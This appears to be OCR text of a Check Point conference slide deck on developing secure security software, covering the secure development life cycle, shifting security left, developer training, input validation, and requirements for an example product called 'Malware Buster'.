Check Point
SOFTWARE TECHNOLOGIES LTD

DILEMMAS EVERYWHERE! GET IT RIGHT OR GET PWNED

Challenges in Developing Cyber Security Software

Ethan Schorer | Check Point Security Leader

WELCOME TO THE FUTURE OF
CYBER SECURITY

POWERED BY CHECK POINT INFINITY

CLOUD • MOBILE • THREAT PREVENTION

First, a bit about me… Ethan Schorer

Check Point SOFTWARE TECHNOLOGIES LTD. Since 2005

OWASP Open Web Application Security Project — Active member in OWASP's Israeli chapter

ethans


@ethan_sec

ethan.dev.sec@gmail.com

By Source, Fair use, https://en.wikipedia.org/w/index.php?curid=21579577

← Shifting Security to the Left ←


Why is Cyber Software Different?




Bugs Becoming Security

	Calculator	Enterprise Firewall	PC Anti-Virus
Crash	Lost some calculations Wasted time	No access to internet OR Free access to internal	No file checking – viruses enter the system
Memory Leak	Eventually, user will close	Reboot, which causes downtime	Stop using AV? Or maybe AV won't work if not enough RAM
RCE (Remote Code Execution)	Difficult as Calc doesn't have network access and doesn't get remote input	Gives control to the firewall	Sees network traffic, runs in admin privileges

SECURE
DEVELOPMENT LIFE CYCLE


Agile
Waterfall
1) Requirements
2) Plan
3) Design
4) Develop
5) Release
6) Track & Monitor
Agile Development
Requirements
Design
Implementation
Verification
Maintenance

Shifting Security To The Left



Find during Development
$80 / defect

Find during Build
$240 / defect

Find during QA/Test
$960 / defect

Find in Production
$7,600 / defect

http://www-01.ibm.com/support/docview.wss?uid=swg27048410&aid=1

SECURITY

Security Design Review

Security Code Review


Security Testing

Security etc.

Where do we begin? Training!


https://www.theatlantic.com/entertainment/archive/2018/07/who-is-sacha-baron-cohen-satirizing/565397/

Training



Training

- ✓ Low Level (C/C++) – pointers, overflows, etc.
- ✓ High Level (Java) – exceptions, etc
- ✓ HTTP
- ✓ Client vs. Server Software




Coding Style

© Shenova Fashion

MY SERVERS COULD HANDLE 10X THE TRAFFIC
IF THEY WEREN'T BUSY APOLOGIZING FOR YOUR SHIT CODEBASE.

https://webmastah.pl/dlug-technologiczny-najczestszy-powod-wykolejania-sie-projektow/

Input Validation



- User input
- Network I/O
- File I/O
- cmd args
- env vars

- Exec cmd line
- File I/O
- Exec DB query

Malware Buster


SOS
Ursulaberg-T
1180 m

https://www.theverge.com/2016/11/7/13552016/doctor-strange-marvel-cinematic-universe-dicussion-questions

https://www.theverge.com/2016/11/7/13552016/doctor-strange-marvel-cinematic-universe-dicussion-questions
https://starbaseatlanta.com/product/batman-1960s-tv-series-dynamic-duo-batman-robin-photo-refrigerator-magnet-new-unused/

https://www.theverge.com/2016/11/7/13552016/doctor-strange-marvel-cinematic-universe-dicussion-questions
https://starbaseatlanta.com/product/batman-1960s-tv-series-dynamic-duo-batman-robin-photo-refrigerator-magnet-new-unused/
Wikipedia

Malware Buster



REQUIREMENTS

HAVE THIS
YOU MUST
memegenerator.net

Requirements

1. What do we want to create in our product?
2. How secure will it be?
3. Who is the audience that will use my product?
4. Where will the product be installed?
5. On which operating systems? Is it secure? Is it hardened?
6. Who has physical access to the system?
7. Who has network access to the system? What sort of access?
8. How do we update the software? (bugs, vulns, etc.)

Requirements - Examples

- User Base
  - Administrators only – the UI can be more advanced
  - All users – keep it simple
- Physical Access
  - How well do we need to protect the device from external users
  - Is it locked with access only to authorized personnel?
  - Is it installed on smartphones that get lost easily?
- Operating System
  - Is access to the OS for highly privileged users? (no escalation bugs)
- Is the network access authenticated? Secure protocols?

Malware Buster – Requirements

Needs to be super-secure since it is a security product

Malware Buster – Requirements

Physical access is for the security team only

Malware Buster – Requirements

Shell and Administrative access – for admins only

Malware Buster – Requirements

Operating System is a distributed hardened Linux (i.e. SELinux)

